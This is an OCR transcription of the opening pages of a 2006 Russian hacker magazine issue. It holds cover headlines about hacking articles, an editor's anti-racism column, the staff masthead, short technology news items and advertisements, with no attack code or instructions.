

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
НОЯБРЬ 11(95) 2006
ЗВЕРСКИЙ ВЗЛОМ WINDOWS VISTA
ТЕХНОЛОГИЯ СОВЕРШЕННЫХ РУТКИТОВ
068 СТР.
• БЕРЕМ СБЕРБАНК
ВЗЛОМ СБЕРЕГАТЕЛЬНОГО БАНКА УКРАИНЫ
• КИШКИ ТАКСОФОНА
РУБРИКА INSIDE ВЕРНУЛАСЬ В ЖУРНАЛ!
• 10 ХАК-КВЕСТОВ
НА DVD
• ТРОЯН С СИНИМ ЗУБОМ
СОЗДАЕМ СВОЕГО BLUETOOTH-ТРОЯНА
POWERSHELL
IE 7.0
WINFS
БОЛЕЕ 300 ОТБОРНЫХ ПРОГРАММ ДЛЯ ВИНДЫ И НИКСОВ
САМЫЙ ДЕМОКРАТИЧНЫЙ ДИСТРИБУТИВ ЛИНУКСА — FEDORA CORE 6
НОВЫЙ РАЗДЕЛ С ТЕМАТИЧЕСКИМИ ПОДБОРКАМИ: ВИРТУАЛЬНЫЕ МАШИНЫ И СОФТ ДЛЯ ФЛЕШКИ
4 ВИДЕОУРОКА ПО ВЗЛОМУ И ПРЕЗЕНТАЦИИ С DEFCON 2006
ФОТОГРАФИИ И ВИДЕО С АКЦИИ «НАДЕРИ НАС В PAINTBALL!»
(game)land
WE ARE HACKERS. WE ARE TOGETHER
ISSN 1609-1019

INTRO

Я ненавижу фашистов. Меня бесят националисты. Терпеть не могу расистов. Я раздражаюсь, когда слышу рассуждения тупых, закомплексованных и озлобленных непонятно на что чмошников о том, что какой-то человек хуже или лучше другого из-за своей национальности, расы или места рождения. Я рад, что из наших паспортов убрали по сути своей фашистскую графу «национальность». Я рад, что, еще когда мне было 6 лет, развалилась фашистская страна СССР, которая, как тебе говорят, этот самый фашизм победила. Чушь собачья.

Скажи, откуда вообще берутся размышления о том, что кто-то хуже только из-за цвета кожи или формы носа, что кто-то «обезьяна», кто-то обязательно плохой человек и что «евреи продали Россию»? Я тебе скажу, откуда. Из людской тупости и импотенции. Импотенции как невозможности реализовать себя в этой жизни. Импотенции как невозможности понять, чего хочется от этой жизни. Импотенции как невозможности думать.

Нужно признать: в России большинство людей импотенты и не способны к собственному развитию и собственному мышлению. Им проще бухать жидкость для размораживания «Монолит», ничего не делать и винить в своем лузерстве людей, которые не такие. Тем более, если они евреи, родились на Кавказе или приехали из Африки играть в российской футбольной команде.

Кстати, о футболе. В этом виде спорта, как ни странно, фашизм развит потрясающе сильно. Чего только стоит один факт. Посмотри на команду «Зенит» из славного городка Санкт-Петербурга. Удивительно: в ней нет ни одного темнокожего игрока. Думаешь, случайность? Нет, это известный факт: цвет кожи — определяющий фактор селекционерской работы клуба. На уровне Президента клуба есть установка: «В нащих цветах нет черного». Баннер с этим лозунгом местные гопники растягивали на трибунах. Это действительно так. Президент клуба боится импотентов и сам становится им.


По сути, это самый жестокий комплекс – сваливать собственную чмошность и собственное ничтожество на других людей, которые по-другому выглядят. Это абсолютно животный, первобытный инстинкт — правильно и красиво то, чего вокруг больше. А если я — чмо, то виновам в этом тот, кто по-другому выглядит.

Я не выходец с Кавказа, у меня не еврейские корни и я не из Африки. Но мне очень противно, когда тупой баран «Саша» с, как он думает, славянской внешностью пытается до#баться в метро до спокойно едущего парня с армянским носом. Мне дико, когда я читаю новости о зверских убийствах приезжих студентов и детей в Воронеже и Питере. Мне СТЫДНО, что у меня одно гражданство с этими ублюдками.

Я очень хочу, чтобы ты понял: у всего есть обратная сторона, нельзя верить и вестись, как последний лох, на все установки, которые тебя навязывают снаружи. Нужно иметь собственное мнение, а не ложиться под мнение тупого большинства, учителей, родителей или Президента страны. Нельзя принимать как аксиому то, что тебе говорят все. ВСЕ — они обычно ошибаются.

Ты не должен быть импотентом. Ты много можешь сделать, многого добиться. Я в тебя верю. Но ты должен сам думать и понимать, что и для чего ты делаешь и зачем ты живешь.

Приятного чтения!
nikitozz, гл. ред. Хакера



CONTENT•11(95)







/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Иллюстрации
Соня Хаустова
(hellomynameiscornelius@gmail.com)
Александр «asquet» Гладких
(asquet@gmail.com)
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)


/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)

>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.





ОЛЕГ ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /
ЮРИЙ СВИДИНЕНКО
/ KAMMERER_MAX@YAHOO.COM /
СЕРГЕЙ НИКИТИН
/ NIKITIN@GLC. RU /

ЛАЗЕРНЫЕ ЗАЩИТНИКИ

У джедаев есть лазерные мечи, но тебе нет никакой нужды им завидовать. Ведь сегодня компания Defender представляет новую серию мышек, оснащенных технологией IR-Laser (инфракрасный лазер). Луч в нем управляется с помощью линз, за счет чего достигается большая производительность и точность манипулятора. Эти грызуны могут бегать даже по таким поверхностям, как глянцевая фотобумага, прозрачный пластик и т. д., — то есть там, где оптические устройства пасовали. Линейка состоит из 7-ми моделей. Компактная мышь Clio-mini создана специально для ноутбука; Chamelion переливается несколькими цветами во время работы; изящный корпус мыши Puma удобно лежит в руке; лазерная мышь Sniper — это практичная модель с оптимальным соотношением цены и качества; Reflex понравится профессионалам, работающим с компьютерной графикой; Gladiator с жестким дизайном и широким эргономичным корпусом не оставит равнодушными мужчин; а элегантная Pantera воплотила в себе красоту и удобство. Найти такой девайс можно будет по цене до 15-ти долларов.





НОВЫЕ ПЛЕЕРЫ VERBATIM

Давно прошли те времена, когда брэнд Verbatim ассоциировался только с носителями данных — дискетками (да, мы еще помним такое слово!) и болванками для оптических приводов. Сегодня в ассортименте компании много совершенно других устройств. Например, она объявила о выходе 3-х новых MP3-плееров серии Store 'n' Play: VM-205, VM-01 и VM-399. Все они работают с форматами MP3 и WMA, обеспечивая, по словам производителя, 10-15 часов непрерывной работы. Модель VM-205 имеет стильный дизайн, маленькие размеры и вес менее 40 г. Встроенная память в плеере — 256 Мб. Но, если этого не хватает, можно использовать карту памяти SD с объемом до 4 Гб. Цена — менее 40-ка евро. Устройство VM-01 имеет широкий экран и 1 Гб памяти. Заряда батареи хватает на 10 часов беспрерывного прослушивания. Цена — около 65-ти евро. Модель VM-399 — это «флагман» новой линейки, обладающий 2-мя выходами на наушники и встроенным радио.

Позови, когда будет мой любимый клип!

Не волнуйся, я запишу. KRAFTWAY IDEA MC Все может!

intel Core™2 Duo inside™

Два ядра. Делай больше.

ГЛАВНОЕ — это ИДЕЯ!



Тебе нужен цифровой видеомагнитофон, фотоальбом, DVD-проигрыватель, телик с электронной программой передач, радио, mp-3 и CD-плеер? **Kraftway Idea MC** на базе процессора Intel® Core™ 2 Duo легко заменит тебе это.

И не забудь, что это еще и мощный ИГРОВОЙ КОМПЬЮТЕР!

Kraftway рекомендует лицензионную ОС Windows® XP Media Center Edition.

www.iDEAmc.ru

СПРАШИВАЙТЕ В МАГАЗИНАХ ЭЛЕКТРОНИКИ


Белый Ветер — ЦИФРОВОЙ
тел: (495) 730-30-30

М.ВИДЕО
тел: 8-800-777-777-5



ТВ-тюнер и пульт в стандартный комплект поставки не входят. Внешний вид товара может быть изменен без предварительного уведомления. Товар сертифицирован.

Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.



МАРС АТАКУЕТ

Кулеры для CPU давно уже перешли из просто охлаждающих устройств в фишку для эстетствующих Hi-Tech-энтузиастов. Сегодня это уже монструозные конгломераты дизайнерского искусства и научной мысли. Компания Cooler Master недавно представила на российском рынке очередной шедевр — кулер Mars PR-CCX-W9U2-GP. Это устройство обладает оригинальным экстерьером и внешне напоминает воздушный шар. Визуальный эффект дополняет синяя диодная подсветка. Толстое медное основание охладителя соприкасается с процессором, а 3 тепловые трубы Гоглера отходят от нее дугой и встречаются уже на «макушке» устройства. Холодный воздух засасывается мощным вентилятором сверху, а, будучи уже нагретым, выбрасывается около подошвы самого кулера. Устройство рассчитано на использование как на процессорах от AMD, так и на процессорах от Intel.



ОПЕРАЦИИ В НЕВЕСОМОСТИ: БАЗА ДЛЯ РОБОТОВ-ХИРУРГОВ

Французские хирурги, пообещавшие первыми прооперировать человека в моделируемой невесомости, выполнили задуманное. Бригада из 5-ти врачей, пролетая над юго-западом Франции на специальном микрогравитационном самолете A300 Zero-G, успешно удалила жировую опухоль из предплечья пациента. Оперировать пришлось в 32 захода — именно столько понадобилось 22-секундных периодов невесомости. Всего же лайнер сделал 45 подъемов по параболе. «… Мы провели простую операцию, которая позволила нам поработать в космических условиях, — сообщил руководитель группы медиков Доминик Мартен, — когда вы будете рассматривать фотографии этой операции, вам может показаться, что хирурги работают на земле, как обычно, за исключением того, что вы увидите, как некоторые вещи плавают в воздухе».
Целью французских докторов было испытание медицинских технологий, которые смогут пригодиться для оказания помощи обитателям базы на Луне, астронавтам, летящим к Марсу, и создателям роботов-хирургов.


ОПРЕДЕЛЯЯ БУДУЩЕЕ С MICROSOFT

Если тебя интересует продукция Microsoft и у тебя нет более важных планов на 13 — 14 декабря, компания приглашает тебя принять участие в ежегодной конференции «Платформа», которая состоится уже в 8-й раз. Программа мероприятия очень интересная : выставка программных решений от MS и ее партнеров, технические доклады, возможность общения с экспертами компании, круглый стол и на десерт — неофициальная вечеринка. Так как халявщиков у нас в стране много, а мест на «Платформе» мало — участие платное и обойдется тебе в 6000 рублей. Зато Microsoft обещает всем посетителям в подарок дистрибутивы Office 2007 и Windows Vista.
Более подробно узнать о конференции и при желании зарегистрироваться можно на официальном сайте http://microsoft.com/rus/Platform2007.



БИОМЕТРИЧЕСКИЙ БРЕЛОК

Американцы создали первый в мире биометрический брелок. PlusID — новая разработка компании Privaris. Брелок, помимо выполнения функций собственно держателя обычных ключей, сам служит ключом для запуска любого устройства, способного принимать шифрованные радиосигналы (в брелок встроено несколько передатчиков, работающих на разных частотах и по разным стандартам — RFID, Bluetooth, IEEE 802.15.4 и др.). В роли приемника могут выступать и дверной замок, и привод гаражных ворот, и компьютер с данными, доступ к которым нужно ограничить, — то есть фактически все что угодно. Достаточно приложить к брелоку палец, чтобы приборчик, сравнив отпечаток с хранящимся в памяти образом, послал в эфир нужный сигнал.
Электронные дверные замки с датчиком отпечатка пальца уже давным-давно не новость, как и аналогичные биометрические замки на ноутбуках, сумках и кейсах. Однако в новом устройстве реализован иной принцип: владелец PlusID не только «носит с собой» свой собственный отпечаток, который, понятно, всегда при нем, но и держит при себе файл с описанием этого отпечатка — в недрах устройства. А чтобы отпереть замок, нужен не отпечаток, а кодовый сигнал, который невозможно получить, не приложив палец владельца к брелоку. Таким образом, в замке, куда бы он ни был встроен (в дверь квартиры или в PC), этой информации нет, и злоумышленники при всем желании не смогут подделать отпечаток, даже взломав «мозги» электронного замка.



ГАЗОТУРБИННАЯ БАТАРЕЙКА РАЗМЕРОМ С МОНЕТУ

Исследователи из Массачусетского технологического института сделали почти невозможное — они сконструировали миниатюрную батарейку на основе… газовой турбины! Микроскопическую турбину поместили в кремниевый чип размерами чуть больше 25-центовой монеты. При этом, как показали тесты, газовая батарейка может работать в 10 раз дольше электрического аналога. Ученые из МТИ использовали самые последние достижения в области МЭМС-систем. Лопасти у турбины изготовлены из специального сверхтвердого материала, который позволяет турбине работать на большой скорости — 20000 оборотов в секунду. Сама турбина — довольно сложная микросистема. Она состоит из 6-ти соединенных между собой кремниевых пластин. Каждая пластина турбины представляет собой цельный кристалл с «выстроенными по линейке» атомами и поэтому отличается высокой прочностью. Для изготовления компонентов мотора каждую пластину индивидуально обрабатывали гравировкой, удаляя лишний материал. Между пластинами располагается механизм турбины. Первоначально изготавливается кремниевая вафля, на которой вырезано 80-100 деталей. Затем вафлю раскалывают и из кремниевых узлов собирают газовую турбину номинальной мощностью 10 Ватт. В крошечной камере сгорания топливо и воздух смешиваются и горят при температуре плавления стали. Небольшой компрессор нагнетает воздух и обеспечивает охлаждение: часть воздуха направляется не в камеру сгорания, а в полости ее корпуса. Ученые планируют разработать прототип батареи для ноутбука, которая позволит сделать портативные компьютеры действительно мобильными.

ОПТИЧЕСКИЙ ПРИЦЕЛ ЗНАЕТ ТЕРРОРИСТОВ В ЛИЦО

Тяжелая работа доблестных американских морпехов, борющихся с международным терроризмом в горячих точках планеты, скоро станет значительно легче. Снайперу нужно будет только навести винтовку на подозрительного человека, а «умная» электроника узнает террориста в лицо и даст команду «Огонь!». Исполнительный директор компании ACAGI, разрабатывающей систему, говорит о новом проекте так: «У солдат есть камеры на винтовках или шлемах, но это только половина уравнения. Ведь эта аппаратура ничего не распознает. А наша система, увидев кого-то, кого она знает, говорит об этом, позволяя быстро принимать решения». В систему будут загружены предварительно взятые фотографии потенциально опасных личностей. Это сделать достаточно просто, так как главные террористы спецслужбам известны. Мозг системы IAECS (Image Acquisition and Exploitation Camera System) представляет собой 900-граммовый компьютер, крепящийся на поясе. Камера монтируется либо на шлеме, либо параллельно с оптическим прицелом. В последнем случае можно точно указывать электронике человека, которого нужно проверить. Первые образцы карманных приборов IAECS должны быть готовы к концу нынешнего года. Это будет первая в мире мобильная и полностью автономная система распознавания лиц в реальном времени.



› Установка Magnetic satellite launch system


ИЗ ПУШКИ НА… ОКОЛОЗЕМНУЮ ОРБИТУ

Одна из задач космических инженеров — разработка эффективных и недорогих способов доставки грузов на орбиту. Еще в конце позапрошлого века Жюль Верн предлагал простой способ космических путешествий: стрелять космическими аппаратами из пушки. Конечно, это схема не для космотуризма, но для доставки легких спутников — самое то. Разработкой электронной пушки-ускорителя занялись американские ВВС, которые финансируют проект системы запуска сверхлегких спутников. Однако Magnetic satellite launch system — вовсе не пушка, а огромное кольцо, схожее по устройству с ускорителями частиц, которые помогают физикам раскрывать тайны природы. Только вместо частиц это кольцо будет разгонять небольшой контейнер со снарядом, внутри которого будет находиться десятикилограммовый спутник.
Вначале инженеры построят масштабный прототип системы с кольцом диаметром около 50 метров. А в окончательном виде система должна представлять собой кольцо диаметром 2 километра с комплексом сверхпроводящих электромагнитов для удержания и разгона контейнера со спутником.
Спутник предполагается заключить внутрь конусного снаряда, состоящего из очень массивного вольфрамового наконечника отсека для полезной нагрузки, сопла ракетного двигателя, баков для горючего и окислителя. В конце разгона по кругу на спутник будет действовать центростремительное ускорение в 10 тысяч g. Однако электроника в управляемых гаубичных снарядах выдерживает выстрелы в 20 тысяч g. Так что вполне можно создать крошечные спутники, способные перенести такую перегрузку.

› В прицеле — террорист!




МТС
новый тариф
RED
Ты много общаешься с друзьями, живешь 25 часов в сутки,
используешь мобильный на полную?
Привык разговаривать SMSками и обмениваться MMSками?
Есть с кем болтать всю ночь? Тогда RED – тариф для тебя!
• Дешевые SMS и MMS внутри сети МТС
• Исходящие по очень низкой цене внутри тарифа RED
• Скидка на "ночные разговоры"
Подробнее о тарифе на www.mts.ru
О ком ты думаешь сейчас?
Тариф действует с 5 сентября 2006 г. Подробная информация по номеру 05907,
а также на сайте и в салонах-магазинах МТС Вашего региона. На правах рекламы.



В КОСМОС ЗА $200 000

Сегодня, для того чтобы полететь в космос, нужно отвалить от одного до нескольких миллионов долларов, а скоро, чтобы стать космотуристом, можно будет купить билет всего за... $200 тысяч. Такой обвал цен возникнет в связи с проектированием частного космолета SpaceShipTwo (SS2).
Глава империи Virgin Ричард Брэнсон устроил презентацию на фестивале NextFest и традиционном чудо-форуме американского журнала Wired.
Зрителям были явлены парящий над сценой космоплан SpaceShipOne и примостившийся под ним макет преемника в натуральную величину с «распахнутым» правым бортом.
Новый SS2, также известный под названием VSS Enterprise, в отличие от SS1, спроектирован исключительно для космического туризма. Поэтому корабль примерно в 3 раза крупнее предшественника и вмещает 8 человек: 6 пассажиров (в салоне с 2-мя рядами по 3 кресла в каждом) и 2-х пилотов (в отделенной от салона кабине).
SpaceShipTwo, как и второе поколение самолета-разгонщика — WhiteKnightTwo, который поднимет SS2 на высоту 18,2 тысячи метров, строит компания Берта Рутана Scaled Composites, точнее, ее «дочка» — Spaceship Company.
Суборбитальные полеты туристов на высоту 110 — 140 километров, длящиеся 2,5 часа, намечены на начало 2009-го, а запуски будут происходить с нового космодрома в Нью-Мексико.
Через 12 месяцев космолет будет проходить испытательные полеты, тогда и решится судьба будущих космотуристов.


NFS: CARBON УЖЕ В ПРОДАЖЕ!

3 ноября компания-разработчик Electronic Arts несказанно обрадовала фанатов гоночной серии Need for Speed, выпустив новую часть NFS — Carbon. Помимо того, что игроки могут погонять по улицам мегаполиса и выжженным каньонам, им предстоит впервые оценить новый командный режим игры.
Выиграть самому теперь мало — нужно заботиться о команде, апгрейдить тачки своих ребят и следить за их успехами. Только от тебя зависит, будет твоя команда одним слаженным механизмом, или кучкой металлолома, мешающего друг другу.
Разработчики расширили возможности тюнинга машин, и теперь можно изменять вообще все, от формы дисков в колесах до цвета выхлопной трубы. Также нам обещают более 50-ти видов авто, имеющих реальные аналоги, и невиданную в предыдущих сериях NFS физическую модель управления.
Изменилась и главная цель игры. Если раньше тебя привлекали деньги и слава, то теперь приготовься побороться за то, что на самом деле имеет смысл — власть! Не жди, что город сразу же признает в тебе авторитета, тебе еще предстоит показать, на что ты способен. И тут уж все зависит от твоего мастерства и умения управляться с рулем.



ПОЛНАЯ NVIDIA ОТ FOXCONN

Компания FOXCONN представила полную линейку видеоплат на основе чипов NVIDIA. Она включает в себя самые разные устройства, начиная от недорогих плат начального уровня и заканчивая мощнейшими девайсами, рассчитанными на пробитых игровых маньяков. Таким является видеоадаптер FV-N795M4D2-OD, имеющий на борту 2 ГП NVIDIA GeForce 7950 GX2 и 1 Гб памяти GDDR3. По мнению создателей, могут найтись люди, которых не устроит базовая производительность платы. Они могут «немного» потратиться и реализовать на своем ПК режим Quad SLI. Ниже в табеле о рангах стоит графическая плата FV-N79GM3D2-HP на базе процессора GeForce 7950 GT с 512 Мб памяти. Ну а для тех, кто по каким-то причинам решил на видюху не разоряться, имеются модели FV-N73EM2DT/1DT на чипе GeForce 7300LE и FV-N71SM2DT/1DT на базе 7100GS.





→ ICANN — ТРЕТЬЯ ЛИШНЯЯ?

